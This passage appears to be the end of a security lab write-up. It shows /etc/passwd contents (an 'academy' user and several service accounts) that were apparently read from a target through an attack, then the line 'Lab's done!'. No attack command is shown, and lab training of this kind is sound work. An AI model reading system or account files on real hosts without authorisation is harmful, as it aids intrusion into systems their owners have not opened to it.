academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemdTimeSynchronization,
,
,
:/run/systemd:/usr/sbin/nologin
```

Lab's done!